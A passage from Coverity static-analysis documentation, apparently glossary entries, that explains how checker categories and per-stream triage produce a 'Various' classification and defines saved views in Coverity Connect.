- When a checker is categorized as both a quality and a security checker. For example, USE_AFTER_FREE and UNINIT are listed as such in the *Issue Kind* column of the View pane. All C/C++ security checkers are also treated as quality checkers by Coverity Connect. For details, see the *Coverity 8.0 Checker Reference*.
- When different instances of the same CID are triaged differently. Within the scope of a project, instances of a given CID that occur in separate streams can have different values for a given triage attribute if the streams are associated with different . For example, you might use advanced triage to classify a CID as a *Bug* in one triage store but retain the default *Unclassified* setting for the CID in another store. In such a case, the View pane of Coverity Connect identifies the project-wide classification of the CID as *Various*.

  Note that if all streams share a single triage store, you will never encounter a CID in this triage state.

view

Saved searches for Coverity Connect data in a given project. Typically, these searches are filtered. Coverity Connect displays this output in data tables (located in the Coverity Connect View pane). The columns in these tables can include CIDs, files, snapshots, checker names, dates, and many other types of data.

Appendix F. Legal Notice

For information about using JaCoCo, see the description for `cov-build --java-coverage` in the *Command and Ant Task Reference*.